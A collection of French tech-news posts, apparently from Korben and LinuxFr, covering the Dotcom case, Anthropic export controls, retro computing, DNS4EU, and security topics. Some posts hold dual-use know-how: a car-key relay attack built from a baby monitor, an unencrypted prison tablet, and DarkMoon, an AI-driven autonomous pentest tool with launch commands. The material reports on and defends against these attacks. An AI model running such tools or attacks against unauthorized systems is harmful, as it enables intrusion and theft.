Et c'est là que le dossier devient franchement bancal puisque ses 2 bras droits, Mathias Ortmann et Bram van der Kolk, ont plaidé coupable, eux, en Nouvelle-Zélande et ont obtenu chacun deux ans et demi de taule environ, purgés sur place. Mêmes accusations, même boîte, même raid pour Kim, sauf que lui a choisi de se battre bec et ongles. Du coup, pour punir une telle défiance, on lui promet un aller simple pour la Virginie et un demi-siècle derrière les barreaux.

Son avocat, Ron Mansfield, l'a pourtant martelé... soit on jugeait les trois en Nouvelle-Zélande, soit aucun et perso, je trouve que c'est difficile de lui donner tort sur ce point précis. Sauf que la Nouvelle-Zélande n'a pas de " forum bar ", une règle qu'on retrouve au Royaume-Uni, qui laisse un juge bloquer une extradition quand le pays aurait très bien pu organiser le procès lui-même.

Mais ça n'a pas d'importance. La réalité, c'est que la justice américaine a accepté de lâcher Ortmann et van der Kolk, mais pas Dotcom. Ils veulent sa tête car il est le visage de Megaupload et quelqu'un doit payer. Mais après tout ce temps, le bonhomme a vieilli, il a encaissé un AVC en cours de route, et vu défiler l'arrêt complet de ses sociétés, le gel de ses comptes aux quatre coins de la planète, avant finalement de relancer Mega le successeur de Megaupload en version "clean".

Alors est-ce que Dotcom est un enfant de chœur ?

Bien sûr que non.

Megaupload, c'était une belle pompe à fric qui carburait en partie au contenu piraté, tout le monde le sait. Mais j'avoue que le voir risquer 150 ans de prison alors que ses associés n'en ont pris que 30 mois, je trouve que ça manque un peu de dosage. Cette affaire sans fin ressemble plus à une vendetta que les studios d'Hollywood veulent obtenir qu'à de la justice.

Mais il lui reste la Cour suprême donc on verra bien. Encore quelques mois de sursis, peut-être un an ou deux... Force à lui.

Source : TorrentFreak

  • ✇Korben
  • Mythos et Fable 5 - Anthropic sort du rayon tracteur de Trump
    Bonne nouvelle pour tous les drogués de l'IA que vous êtes ! L'administration Trump a enfin fini par lâcher du lest. Hier soir, le Département du Commerce américain a finalement levé les restrictions d'exportation stupides qui pesaient sur Mythos et Fable 5 , les deux modèles les plus puissants d'Anthropic, après 18 jours (!) de blocage pur et simple ! Et dans la foulée, Anthropic a sorti Sonnet 5, juste après et vous allez voir que les deux sont liés. Tout commence le 12 juin, lorsque le gouv

Mythos et Fable 5 - Anthropic sort du rayon tracteur de Trump

Par : Korben ✨
1 juillet 2026 à 08:00

Bonne nouvelle pour tous les drogués de l'IA que vous êtes ! L'administration Trump a enfin fini par lâcher du lest. Hier soir, le Département du Commerce américain a finalement levé les restrictions d'exportation stupides qui pesaient sur Mythos et Fable 5 , les deux modèles les plus puissants d'Anthropic, après 18 jours (!) de blocage pur et simple !

Et dans la foulée, Anthropic a sorti Sonnet 5, juste après et vous allez voir que les deux sont liés.

Tout commence le 12 juin, lorsque le gouvernement fédéral ajoute Mythos et Fable 5 à sa liste des technologies à exportation contrôlée (les fameux "export controls"). En clair, Anthropic doit théoriquement demander une licence pour les mettre entre les mains de quiconque hors des États-Unis. Sauf qu'appliquer ça à une API accessible en quelques secondes depuis n'importe quel outil, c'est juste impraticable. Alors faute de pouvoir filtrer proprement, Anthropic a coupé l'accès public aux deux modèles, partout, y compris chez elle...

Au final, cette sortie de crise signée Howard Lutnick, le Secrétaire au Commerce, lui a permis d'annoncer qu'Anthropic s'était engagée à "détecter et traiter proactivement les risques de sécurité associés aux modèles, travailler avec diligence avec le gouvernement américain sur les protocoles, les standards et les releases de Mythos, Fable et des modèles à venir, et informer les autorités de toute activité malveillante".

Ça devrait donc être aujourd'hui (le 1er juillet) que l'accès sera restauré sur Claude.ai, Claude Code et la Claude Platform (pour l'API).

Toutefois, selon les experts en cybersécurité qui ont analysé la situation, ce ban ressemblait moins à une mesure de sécurité qu'à un moyen de pression. Une façon pour la Maison Blanche de punir Anthropic pour les critiques publiques de ses cadres sur l'usage politique qui pourrait être fait de l'IA. C'est à prendre évidemment avec des pincettes, mais c'est vrai que le timing et surtout la brutalité de la manœuvre ont beaucoup interrogé.

Ce qui est sûr en tout cas, c'est que la pression concurrentielle, elle, a bien bien joué. Des acteurs asiatiques commencent à sortir des modèles comme GLM 5.2 , Fugu ou encore Tulongfeng qui approchent les capacités de Fable 5 / Mythos, et Washington n'avait vraiment pas d'intérêt à laisser Anthropic avec les pieds et poings liés dans cette course mondiale...

Mais peu importe, ces restrictions auront au moins servi de rappel, à Anthropic comme au reste de la tech US et surtout Européenne, sur qui tient les clés.

Pour comprendre pourquoi Mythos précisément était visé, c'est parce que c'est un modèle cyber-offensif qui est taillé pour repérer et exploiter les vulnérabilités logicielles. Et Fable 5 n'est que sa version publique, bridée par des garde-fous. Une bestiole qu'Anthropic avait d'ailleurs jugée trop dangereuse à publier il y a quelques mois, toujours pour la frime et faire monter le buzz et on dirait que ça leur est revenu dans les dents.

Quant à Sonnet 5 qui a échappé à la restriction, sa fiche technique de sécurité dit que ses capacités cyber sont "significativement inférieures" à celles de Mythos, ce qui le range dans la même catégorie de garde-fous qu'Opus 4.7 et 4.8. Donc ce sont bien les capacités cybersec des modèles qui sont la ligne rouge du gouvernement.

Anthropic présente Sonnet comme le sommet de la classe Sonnet (sans pour autant détrôner Opus ou Mythos), et le vend comme étant proche d'Opus 4.8 en termes de perfs, mais moins cher, avec une fenêtre de contexte d'un million de tokens et le "thinking" adaptatif activé par défaut.

Son tarif officiel est de 3 $ pour un million de tokens en entrée, 15 $ en sortie, (avec une tite promo à 2 $ / 10 $ jusqu'au 31 août). Mais Simon Willison a repéré LE piège dans les docs techniques. Le nouveau tokenizer (le découpeur de texte qui fixe votre facturation) employé par ce modèle fait qu'un même texte consomme environ 30 % de tokens en plus qu'avant. C'est clairement pas un hasard et il y voit une hausse de prix déguisée d'à peu près 30 %. En vrai modèle ne coûte pas plus cher sur le papier mais votre facture montera forcément. À voir si ça vaut le coup...

Bref, si votre stack tient sur du Claude, prévoyez quand même un plan B comme une couche d'abstraction type OpenRouter, ou un open-weights en secours...

Source

  • ✇Korben
  • Un développeur a fait tourner Swift sur un Apple II de 1977
    Swift, le langage maison qu'Apple a sorti en 2014 pour remplacer le vieillissant Objective-C, vient de débarquer sur une machine qui a quarante-neuf ans de plus que lui. Yeo Kheng Meng, un bidouilleur basé à Singapour, a restauré un Apple II Plus puis s'est demandé jusqu'où il pouvait pousser ce vieux tromblon, ce qui a donné SwiftII, un petit environnement Swift qui tourne aussi bien sur l'Apple II d'origine de 1977 que sur les IIe qui ont suivi. Le défi donne le vertige quand on connaît la

Un développeur a fait tourner Swift sur un Apple II de 1977

29 juin 2026 à 15:54

Swift, le langage maison qu'Apple a sorti en 2014 pour remplacer le vieillissant Objective-C, vient de débarquer sur une machine qui a quarante-neuf ans de plus que lui. Yeo Kheng Meng, un bidouilleur basé à Singapour, a restauré un Apple II Plus puis s'est demandé jusqu'où il pouvait pousser ce vieux tromblon, ce qui a donné SwiftII, un petit environnement Swift qui tourne aussi bien sur l'Apple II d'origine de 1977 que sur les IIe qui ont suivi.

Le défi donne le vertige quand on connaît la bête. L'Apple II carburait à un processeur 6502 cadencé à 1 MHz avec 4 Ko de mémoire à sa sortie, là où Swift a été pensé pour des machines des milliards de fois plus puissantes, et il a fallu pousser la RAM à 48 Ko pour espérer y faire tenir quoi que ce soit.

Plutôt que de traduire directement le code en instructions 6502, Yeo a repris une idée qu'Apple avait déjà eue en 1979 avec son Apple Pascal, qui consistait à compiler le programme en bytecode, c'est-à-dire un code intermédiaire générique, avant de l'exécuter dans une machine virtuelle, une sorte de processeur simulé en logiciel par-dessus le vrai. Presque un demi-siècle d'écart, et la même astuce pour contourner les limites du 6502.

Le pipeline reste volontairement minimaliste pour grappiller chaque octet, puisque le code source passe dans un analyseur, puis un parser qui crache directement le bytecode sans construire d'arbre intermédiaire, le tout avalé par une petite machine virtuelle à pile largement inspirée du livre Crafting Interpreters de Robert Nystrom.

Forcément, ce Swift-là est une version croupion. Il n'existe qu'un seul type de nombre, l'entier signé sur 16 bits, donc rien au-delà de -32 768 à 32 767, et surtout aucun nombre à virgule vu que le 6502 n'a pas de quoi calculer ça. Les chaînes de caractères sont du pur ASCII, les noms de variables plafonnent à onze caractères, et exit les closures, dictionnaires, gestion d'erreurs et autres async/await.

Côté ce qui marche quand même, on récupère les let et var avec inférence de type, les conditions, les boucles, les fonctions, les optionnels, les tableaux et même l'interpolation de chaînes, de quoi écrire de vrais petits programmes. Le projet embarque d'ailleurs un jeu de motos lumineuses et quelques démos graphiques qui tournent pour de bon sur le matériel d'époque.

La contrainte la plus délicate reste la mémoire, parce qu'une fois ProDOS chargé il ne reste qu'environ 40 000 octets pour votre programme, et comme le 6502 ne sait pas adresser davantage, il faut jongler avec des banques de mémoire commutées comme à la grande époque.

Le tout est écrit en C90, compilé avec cc65, et distribué en neuf images disque différentes selon les machines visées. Détail savoureux, Yeo a bouclé ce chantier en deux mois avec l'aide de Claude Opus 4.8 et de Codex, là où il estime que seul, ça lui aurait coûté deux à trois ans de travail.

Du coup, on a un langage de 2014 qui cause à une puce de 1977 grâce à une recette de 1979. C'est parfaitement inutile, et c'est exactement pour ça que c'est chouette.

Source : Hackaday

  • ✇Korben
  • DNS4EU refuse de bloquer les sites pirates de la BREIN
    DNS4EU dont je vous ai causé y'a pas longtemps, c'est le service de DNS co-financé par l'UE et opéré par une société tchèque nommée Whalebone. Et bizarrement, depuis des mois, cette société récupère auprès de l'organisation anti-piratage néerlandaise (la BREIN) des listes de sites pirates. Du coup, les utilisateurs commencent à se poser des questions... Pourquoi faire ? Et bien d'après les dernières nouvelles, ils ne s'en servent pas. La BREIN envoie automatiquement sa liste contenant +300 s

DNS4EU refuse de bloquer les sites pirates de la BREIN

Par : Korben ✨
27 juin 2026 à 17:19

DNS4EU dont je vous ai causé y'a pas longtemps, c'est le service de DNS co-financé par l'UE et opéré par une société tchèque nommée Whalebone. Et bizarrement, depuis des mois, cette société récupère auprès de l'organisation anti-piratage néerlandaise (la BREIN) des listes de sites pirates.

Du coup, les utilisateurs commencent à se poser des questions... Pourquoi faire ?

Et bien d'après les dernières nouvelles, ils ne s'en servent pas.

La BREIN envoie automatiquement sa liste contenant +300 sites bloqués vers DNS4EU comme ils le font déjà avec les FAI, et je pense qu'ils voyaient ça comme une bonne astuce pour bloquer un maximum de sites illégaux.

Mais pas de bol, Whalebone a fini par expliquer que comme la BREIN n'était pas une vraie autorité de régulation, bah y'avait aucune raison qu'ils utilisent leur liste pour faire du DNS filtrant. Hé ouiiii.

Vous allez voir la nuance... En fait dans le cadre de l'appel d'offre de la Commission européenne en 2022, il était demandé à ce que le prestataire filtre le contenu illégal "sur base légale", donc sur ordonnance d'un tribunal. Par exemple, ça a déjà été le cas avec la France, qui a ordonné par décision de justice de bloquer certains sites sur DNS4EU .

Mais cette liste de la BREIN s'appuie uniquement sur des décisions de justice obtenues CONTRE les FAI néerlandais et pas contre DNS4EU. Ah ils sont trop malins !

Après côté usage, ça reste un DNS classique avec cinq profils au choix, un qui bloque juste le malware et le phishing, un qui ajoute le blocage des pubs, un avec protection des enfants, la combinaison des deux, et un "unfiltered" sans le moindre filtre (86.54.11.100 si ça vous tente). Le filtrage, c'est vous qui choisissez, les blocages imposés par la justice mis à part.

Et sur les 63 millions de blocages décidés par DNS4EU lui-même, l'écrasante majorité c'est du phishing et des arnaques, pas du téléchargement. On est donc trèèèès loin de ces cinglés de flics du copyright. Pour l'instant en tout cas...

Je dis "pour l'instant" parce qu'actuellement, on est dans un contexte où la justice européenne serre la vis partout, avec par exemple la France qui ordonne aux VPN de filtrer ou encore l' Italie avec son Piracy Shield qui veut faire plier Cloudflare. Mais bon, pour le moment, ce DNS souverain a su dire qui dit "nee" (c'est comme ça qu'on dit "non" en néerlandais) à ces fifous d'ayants droit et pour ça, je les remercie.

Après, un DNS qui propose en option de bloquer ou non les pubs, ça ne me gêne pas une seconde. Mais si un jour c'est pour faire du DNS menteur histoire de faire plaisir aux ayants droit, là ce sera boycott direct pour moi. Bref, je surveille ça de près et je ne manquerai pas de vous tenir au courant.

Source

  • ✇Korben
  • EmuDevz - Le jeu où vous codez votre émulateur NES
    Afska, le développeur derrière une flopée d'outils pour Game Boy Advance, a eu avec son studio [r]labs une idée géniale ! Ça s'appelle EmuDevz, et c'est un jeu vidéo dans lequel vous devez coder votre propre émulateur NES. Et pas en cliquant sur des boutons comme un loser, hein mais en pissant du vrai code pour le processeur, la puce graphique et la puce audio de la console de Nintendo. L'émulation, normalement, c'est un truc réputé aride où vous passez des semaines le nez dans la nesdev wik

EmuDevz - Le jeu où vous codez votre émulateur NES

Par : Korben ✨
26 juin 2026 à 09:39

Afska, le développeur derrière une flopée d'outils pour Game Boy Advance, a eu avec son studio [r]labs une idée géniale ! Ça s'appelle EmuDevz, et c'est un jeu vidéo dans lequel vous devez coder votre propre émulateur NES. Et pas en cliquant sur des boutons comme un loser, hein mais en pissant du vrai code pour le processeur, la puce graphique et la puce audio de la console de Nintendo.

L'émulation, normalement, c'est un truc réputé aride où vous passez des semaines le nez dans la nesdev wiki à piger comment le 6502 gère ses cycles d'horloge. Et pourtant, là, tout devient clair et facile puisque vous avez un éditeur de code intégré façon shell Unix, et vous implémentez le CPU, le PPU et l'APU dans l'ordre que vous voulez. Puis au fil de votre progression, vous débloquez des ROMs et des homebrews à faire tourner dans l'émulateur que vous venez de pondre. Et pour vérifier que votre code tient la route, le jeu fournit même des tests unitaires, des tests vidéo et des tests audio.

Mais le truc qui m'a scotché dans ce "jeu", c'est le debugger. Dans celui-ci, vous avez droit à un visualiseur de mémoire, un log d'instructions, les nametables, la CHR, les sprites, les palettes, les canaux APU affichés un par un, le monitoring du contrôleur... l'arsenal complet du mec qui développe pour de vrai, mais emballé dans une interface gaming. Y'a même un tuto interactif pour apprendre l'assembleur 6502 si vous débarquez sans rien connaître...

Voilà, c'est génial pour apprendre des concepts liés à l'émulation et au développement de jeux retro. On savait déjà qu'il était possible d' apprendre Prolog grâce aux Pokemon ou de recréer une carte 3dfx de zéro et voilà que maintenant, on nous propose carrément de dompter l'émulation de la NES.

Puis surtout, une fois que vous maitriserez un peu plus, le mode libre de EmuDevz vous permettra de commencer à coder des émulateurs pour d'autres systèmes. Ah et y'a même une bande son retro-synthwave dans l'appli pour se mettre dans l'ambiance.

Et je vous l'ai dit ou pas que c'était open source, trouvable sur Steam mais surtout jouable directement depuis votre navigateur ???

La vie est belle ! Et bonne canicule à tous 🥵 !

Source

  • ✇Korben
  • Une tablette de prison américaine ouverte à la scie
    Le réparateur australien Hugh Jeffreys, connu pour ses vidéos de démontage et ses collaborations avec le site de réparation iFixit, a mis la main sur l'un de ces appareils que les prisons américaines louent à leurs détenus pour accéder à une poignée de services autorisés, et il a voulu savoir ce qu'on avait bien pu cacher à l'intérieur d'un objet aussi verrouillé. Le résultat ne paie pas de mine, avec son boîtier en plastique opaque scellé hermétiquement, sa mousse de calage glissée à l'intérieu

Une tablette de prison américaine ouverte à la scie

23 juin 2026 à 18:22

Le réparateur australien Hugh Jeffreys, connu pour ses vidéos de démontage et ses collaborations avec le site de réparation iFixit, a mis la main sur l'un de ces appareils que les prisons américaines louent à leurs détenus pour accéder à une poignée de services autorisés, et il a voulu savoir ce qu'on avait bien pu cacher à l'intérieur d'un objet aussi verrouillé.

Le résultat ne paie pas de mine, avec son boîtier en plastique opaque scellé hermétiquement, sa mousse de calage glissée à l'intérieur et sa finition que Jeffreys compare lui-même à un bricolage de travaux manuels de lycée, le tout pensé pour tenir le choc dans un environnement carcéral.

Screenshot

Premier souci, l'engin refusait carrément de démarrer, et les quatre pastilles métalliques qui affleurent sur la tranche, pourtant calées sur les broches d'un port USB, ne déclenchaient qu'un clignotement d'une seconde au branchement d'un chargeur avant que tout ne s'éteigne. Aucune vis accessible, aucune ouverture possible. La scie à métaux a donc été le seul moyen d'entrer.

Une fois la coque ouverte tant bien que mal, le diagnostic est sans appel, puisqu'on découvre une Iview Optimus-C-8001. Une tablette d'entrée de gamme qui fonctionne avec un vieux processeur Intel Atom Z8350 cadencé à 1,44 GHz et épaulé par 2 maigres Go de mémoire vive, soit une configuration déjà poussive le jour de sa sortie et complètement à la ramasse aujourd'hui.

Screenshot

Le plus parlant, en fait, se loge du côté du logiciel, parce que la machine tourne sous Windows 10 Home, une édition grand public installée en 2018 qui n'a, semble-t-il, jamais reçu la moindre mise à jour depuis, et qui s'est verrouillée en mode kiosque, ce réglage qui cloisonne l'appareil sur un unique navigateur bridé aux seuls services que la prison veut bien mettre à destination de ses pensionnaires.

Sauf que le verrouillage s'arrête net à la surface. L'installation de Windows ne comporte aucun chiffrement du disque, c'est-à-dire aucun de ces mécanismes qui rendent les fichiers illisibles tant qu'on ne tape pas le bon mot de passe, si bien qu'une fois le boîtier ouvert et l'appareil rallumé normalement, Jeffreys accède sans la moindre barrière supplémentaire à l'intégralité d'un système qu'on imaginait blindé.

Détail presque amusant, la tablette a visiblement fini à la poubelle à cause d'une carte de charge tierce défaillante, puisque rebranchée sur son port USB d'origine elle se rechargeait et fonctionnait sans problème. Du matériel jeté pour une broutille, donc.

Il faut savoir que ces tablettes ne sont pas distribuées par pure bonté, car elles sont louées aux personnes incarcérées, qui doivent souvent payer pour le moindre service rendu, ce qui transforme l'accès au numérique en source de revenus pour les prestataires qui équipent les établissements pénitentiaires américains. Et c'est précisément ça qui rend l'affaire sensible.

Parce que la vraie question n'est pas la prouesse technique, plutôt limitée vu le niveau de protection rencontré. C'est ce que l'objet raconte, à savoir du matériel bas de gamme scellé à la va-vite et facturé à une population captive au sens propre, au nom d'une sécurité dont on cherche encore les traces. On a connu nettement plus sérieux.

Source : Hackaday

  • ✇Korben
  • Relay attack - Ils volent une voiture avec un babyphone
    Vous vous souvenez du streamer Twitch qui s'était fait piquer sa caisse en plein live, à cause d'un boîtier bizarre posé contre sa porte d'entrée ? Tout le monde a crié au fake évidemment, sauf que dans une certaine mesure, c'était vrai ! Et le voleur, c'était Mark Rober en personne, l'ex-ingénieur de la NASA devenu YouTubeur, qui a inventé toute cette mise en scène pour démontrer une bonne fois pour toutes comment on vole une voiture récente sans même toucher à la serrure. La méthode s'appelle

Relay attack - Ils volent une voiture avec un babyphone

Par : Korben ✨
22 juin 2026 à 20:36

Vous vous souvenez du streamer Twitch qui s'était fait piquer sa caisse en plein live, à cause d'un boîtier bizarre posé contre sa porte d'entrée ?

Tout le monde a crié au fake évidemment, sauf que dans une certaine mesure, c'était vrai ! Et le voleur, c'était Mark Rober en personne, l'ex-ingénieur de la NASA devenu YouTubeur, qui a inventé toute cette mise en scène pour démontrer une bonne fois pour toutes comment on vole une voiture récente sans même toucher à la serrure.

La méthode s'appelle la relay attack, l'attaque par relais, et le principe est tellement simple que c'en est gênant. En effet, les voitures passent leur vie à chuchoter, quatre fois par seconde environ, des petits "hé psst, t'es là, ma clé ?". Et quand la clé est assez proche pour entendre ce murmure, elle hurle en retour le mot de passe secret qui déverrouille les portes et permet de démarrer le véhicule. Sauf que ce chuchotement, une équipe de voleurs peut le capter depuis votre voiture, l'amplifier, et le balancer jusqu'à votre clé restée sur le meuble de l'entrée ou dans la poche de votre veste. La clé croit alors que la voiture est juste là, elle répond, et hop, la caisse s'ouvre. Ça prend 30 secondes chrono, ça ne déclenche aucune alarme, et surtout y'a aucune effraction, ce qui arrange bien ces inutiles d'assureurs.

Alors pour bien comprendre comment tout ceci fonctionne, Rober a voulu s'équiper comme un vrai voleur. Direction le dark web, où un certain Dimitri (un russe... Bah quoi les clichés ?) lui a vendu un boîtier de vol clé en main pour 12 000 dollars en Bitcoin. L'appareil arrive, il le passe au CT Scan pour voir ce qu'il y a dedans sans le faire péter, et le verdict tombe : il s'est fait escroquer comme un débutant.

En fait, tous les composants hors de prix de ce machin pouvaient être remplacés par la même chose que ce qu'on trouve dans un babyphone vidéo de 2004.

Le babyphone de 2004 dont les entrailles remplacent un boitier dark web a 12 000 dollars.

La caméra du babyphone capte un signal, l'antenne le transmet à l'écran déporté et il suffit de couper deux fils au bon endroit pour transformer ça en relais radio . Son clone maison lui est donc revenu à quelques centaines de dollars de matos au lieu des douze mille que Dimitri a empochés. Et surtout il fonctionnait mieux que l'original. Breeeef...

Avant ce genre d'attaque, voler une bagnole demandait quand même un peu de doigté. Le slim jim, une tige métallique qu'on glissait dans la portière, a été tué dans les années 90 par les constructeurs qui ont blindé les mécanismes de serrure. Le démarrage en pontant les fils façon Mac Gyver est devenu inutile le jour où un calculateur ECU a pris le contrôle du moteur. Et plus récemment, vous avez peut-être entendu parler des Kia Boys , ces ados qui ont fait le tour de TikTok en démarrant des Kia et Hyundai d'avant 2022 avec un simple câble USB enfoncé dans le contact.

C'était couillon, mais ces modèles n'avaient pas d'antidémarrage électronique... une économie de bout de chandelle des constructeurs qui leur a quand même coûté 8,3 millions de véhicules à patcher en urgence. Comme quoi, la sécurité par l'obscurité, ça finit toujours par se payer un jour ou l'autre...

Et est-ce que vous saviez ce que deviennent ces voitures une fois envolées ??

Eh bien, même si l'essentiel des vols est l'œuvre d'abrutis d'ados qui font joyride pour Instagram , le reste est récupéré par une filière criminelle très organisée, démonté en pièces détachées dans un atelier en moins d'une heure ou encore expédié en conteneur à l'autre bout du monde.

Maintenant, pour bloquer les attaques relais et toutes ses déclinaisons, il suffit d'empêcher votre clé d'entendre ce "chuchotement" de la voiture. La première règle, qui est aussi la plus bête, est donc de ne JAMAIS poser vos clés près de la porte d'entrée... Éloignez-les au maximum, à l'autre bout de votre logement si vous le pouvez

Et la deuxième règle, c'est d'empêcher la clé de capter quoi que ce soit... Une boîte à biscuits en métal fait par exemple parfaitement l'affaire. Ou alors un bout de papier alu pour l'emballer...

Une simple boite a biscuits en métal suffit a rendre la clé sourde.

C'est ce qu'on appelle une cage de Faraday dans laquelle le signal radio préfère filer dans le métal conducteur plutôt que de traverser. Les pochettes anti-RFID vendues une dizaine d'euros font pareil et sont quand même plus classe, mais testez-les avant de leur faire réellement confiance.

Ah et sinon, sur certains modèles comme ma Ioniq 5 , vous pouvez aussi désactiver l'ouverture automatique "à distance via la clé et "sans les mains" et exiger une pression sur le bouton de la clé. C'est plus safe même si c'est moins fun ^^.

Un grand merci à Lilian pour le partage.

  • ✇LinuxFr.org : les dépêches
  • DarkMoon : un moteur libre de pentest autonome avec agents IA, MCP et outillage conteneurisé
    DarkMoon est un projet libre de cybersécurité publié sous licence GNU GPLv3. Il propose un moteur de test d’intrusion automatisé, lancé en conteneur Docker, qui orchestre des outils de sécurité existants, des agents spécialisés et un modèle de langage configurable. Concrètement, l’utilisateur donne une cible autorisée. DarkMoon lance des étapes de reconnaissance, identifie des technologies exposées, choisit certains outils ou agents selon le contexte, puis produit des journaux et un rapport de

DarkMoon : un moteur libre de pentest autonome avec agents IA, MCP et outillage conteneurisé

DarkMoon est un projet libre de cybersécurité publié sous licence GNU GPLv3. Il propose un moteur de test d’intrusion automatisé, lancé en conteneur Docker, qui orchestre des outils de sécurité existants, des agents spécialisés et un modèle de langage configurable.

Concrètement, l’utilisateur donne une cible autorisée. DarkMoon lance des étapes de reconnaissance, identifie des technologies exposées, choisit certains outils ou agents selon le contexte, puis produit des journaux et un rapport de pentest en Markdown.

Logo DarkMoon

Le projet est récent. Le premier commit visible sur GitHub date de novembre 2025, le dépôt a été rendu public en mai 2026, et une première release a été publiée récemment. Au moment de la rédaction, les mainteneurs indiquent un peu plus de 500 clonages du dépôt et environ 1300 téléchargements des images Docker. Ces éléments donnent un premier signal d’usage, sans en faire pour autant un outil éprouvé en production.

Sommaire

Ce que fait DarkMoon

DarkMoon essaie de répondre à une question simple : peut-on automatiser une partie d’un pentest sans se limiter à lancer un scanner unique ?

Le fonctionnement attendu est le suivant :

  1. on fournit une cible autorisée ;
  2. le moteur lance des outils de reconnaissance ;
  3. il collecte des indices : ports, services, CMS, API, frameworks, chemins, en-têtes, comportements applicatifs ;
  4. il choisit les modules utiles selon ce qu’il observe ;
  5. il exécute les outils dans un conteneur ;
  6. il conserve les journaux ;
  7. il génère un rapport Markdown.

Un projet libre orienté sécurité offensive contrôlée

DarkMoon est publié sous licence libre GNU GPLv3. Le dépôt GitHub contient les scripts d’installation, l’orchestration Docker, les composants de l’outil, les configurations et la documentation associée.

Le projet n’a pas vocation à remplacer l’expertise humaine d’un pentester. Il vise plutôt à automatiser des tâches répétitives, à aider à la corrélation des résultats, et à produire des sorties plus facilement exploitables. Dans un audit réel, l’interprétation, la validation des constats, la priorisation et le respect du cadre légal restent des responsabilités humaines.

L’usage prévu est strictement limité aux environnements autorisés: laboratoires, machines volontairement vulnérables, programmes de bug bounty, audits internes ou périmètres contractuels.

Architecture générale

DarkMoon repose sur trois blocs principaux :

  • un conteneur Docker qui fournit l’environnement d’exécution.
  • un lanceur darkmoon.sh pour démarrer les campagnes et suivre les journaux.
  • une logique d’orchestration qui choisit les outils ou agents à lancer selon les éléments détectés.

La séparation entre le modèle, le contrôle et l’exécution est importante. Le modèle peut proposer une stratégie, mais les actions passent par une couche de contrôle avant d’être exécutées dans le conteneur. Cela permet de garder une trace des actions et de limiter l’exécution directe sur l’hôte.

Installation

L’installation documentée repose sur Docker et Docker Compose. L’utilisateur clone le dépôt, rend les scripts exécutables, puis lance l’installation.

git clone https://github.com/ASCIT31/Dark-Moon.git
cd Dark-Moon
chmod +x install.sh darkmoon.sh
./install.sh

Le script prépare l’environnement, construit les images nécessaires et initialise les volumes. Une fois l’installation terminée, DarkMoon peut être lancé depuis la racine du dépôt.

./darkmoon.sh

Il est aussi possible de lancer directement une cible depuis la ligne de commande.

./darkmoon.sh "TARGET: http://172.19.0.3:3000"

Démarrage d'une évaluation DarkMoon depuis l'interface terminal

Choix du modèle de langage

DarkMoon ne force pas un fournisseur unique de LLM. Lors de l’installation, on peut configurer un fournisseur cloud comme OpenAI, Anthropic ou OpenRouter, mais aussi un modèle local via Ollama, llama.cpp ou une URL compatible avec l’API OpenAI.

C’est un point important pour un outil de sécurité. Selon le contexte, on peut préférer un modèle distant plus performant, ou un modèle local pour éviter d’envoyer des informations de cible, de journaux ou de résultats vers un service externe.

Configuration du fournisseur LLM : cloud, modèle local ou endpoint compatible OpenAI

Exemple de campagne

Une campagne DarkMoon commence par la définition d’un périmètre. La forme minimale consiste à fournir une cible :

./darkmoon.sh "TARGET: http://172.19.0.3:3000"

Une forme plus complète permet de préciser le programme, les cibles incluses, les exclusions, les familles de vulnérabilités à privilégier, le niveau de bruit acceptable et les règles d’engagement.

./darkmoon.sh "TARGET: https://app.example.org PROGRAM='Audit interne' TARGETS=*.example.org,API:https://api.example.org OUT=payments.example.org,10.0.0.0/8 FOCUS=sqli,rce,ssrf,idor EXCLUDE=brute-force NOISE=moderate FORMAT=standard RULES='POC only;no real user data'"

Après le lancement, l’outil fournit un identifiant de session. Les journaux peuvent ensuite être suivis avec:

./darkmoon.sh --log <session_id>

Commande de suivi des journaux d'une session DarkMoon

Démonstration sur OWASP Juice Shop

Une démonstration vidéo montre DarkMoon exécuté contre OWASP Juice Shop, une application volontairement vulnérable conçue pour l’apprentissage et les tests de sécurité applicative. Ce choix est important: il permet d’illustrer le fonctionnement du moteur sur une cible réaliste, mais explicitement prévue pour l’entraînement, sans viser un système tiers.

La vidéo présente le déroulement général d’une campagne: lancement depuis la ligne de commande, analyse de la cible, collecte de signaux techniques, sélection des actions à mener et production progressive d’observations exploitables. Elle permet aussi de mieux comprendre la logique d’orchestration: DarkMoon ne se limite pas à lancer un unique scanner, mais enchaîne plusieurs étapes selon ce qu’il découvre.

Lien de la démonstration : DarkMoon sur OWASP Juice Shop

L’intérêt de Juice Shop dans ce contexte est double. D’un côté, l’application contient de nombreuses familles de vulnérabilités web connues, ce qui permet de tester la capacité de détection et d’enchaînement du moteur. De l’autre, elle fournit un cadre légal et reproductible pour expérimenter l’outil, comparer les résultats et améliorer les agents sans exposer de service réel.

Détection et choix des actions

Le moteur commence par collecter des signaux techniques : ports ouverts, services exposés, technologies web, frameworks, CMS, API, en-têtes HTTP, chemins visibles ou comportements applicatifs.

Ces informations servent ensuite à choisir les actions suivantes. Une cible WordPress, une API GraphQL ou un environnement Kubernetes ne déclenchent pas les mêmes outils ni les mêmes agents.

Résumé du modèle d'environnement détecté par DarkMoon

Matrice de détection et sélection des agents DarkMoon

Outils intégrés

DarkMoon ne réécrit pas les outils de sécurité existants. Il les regroupe dans une image Docker et les appelle selon le contexte détecté.

Parmi les outils cités dans la documentation ou dans les articles qui présentent le projet, on trouve notamment Naabu, Masscan, Nuclei, ffuf, sqlmap, Arjun, wafw00f, Subfinder, Katana, Waybackurls, httpx, WPScan, CMSeeK, Hydra, dig, ainsi que des outils liés à BloodHound, Impacket, kubectl, Kubescape ou Kubeletctl.

Le point important n’est pas la liste exacte des outils, qui peut évoluer, mais la logique d’orchestration: détecter ce qui est pertinent, lancer l’outil adapté, lire la sortie, puis décider de l’étape suivante.

Journaux et rapport Markdown

Une campagne produit des journaux et des artefacts. L’utilisateur peut suivre l’exécution, consulter les étapes et récupérer les résultats dans les répertoires de sortie prévus.

Sortie de journal d'une campagne DarkMoon

DarkMoon génère aussi un rapport de pentest en Markdown. Ce choix est simple: le fichier est lisible dans un terminal, versionnable avec Git, relisible dans une forge, modifiable à la main et convertible ensuite en HTML ou en PDF.

Le rapport doit conserver le contexte de la campagne : cible, périmètre, hypothèses, commandes ou actions utiles, preuves collectées, vulnérabilités relevées, criticité, impact potentiel et pistes de correction.

Cadre d’usage et limites

DarkMoon est un outil offensif. Il doit être utilisé uniquement sur des systèmes pour lesquels l’utilisateur dispose d’une autorisation explicite: laboratoire local, machine volontairement vulnérable, programme de bug bounty, audit interne ou périmètre contractuel.

L’automatisation ne réduit pas les responsabilités de l’utilisateur: définir le périmètre, obtenir les autorisations, éviter les impacts de production et manipuler les données avec précaution.

Les limites sont celles de tout outil de pentest automatisé:

  • faux positifs possibles.
  • faux négatifs possibles.
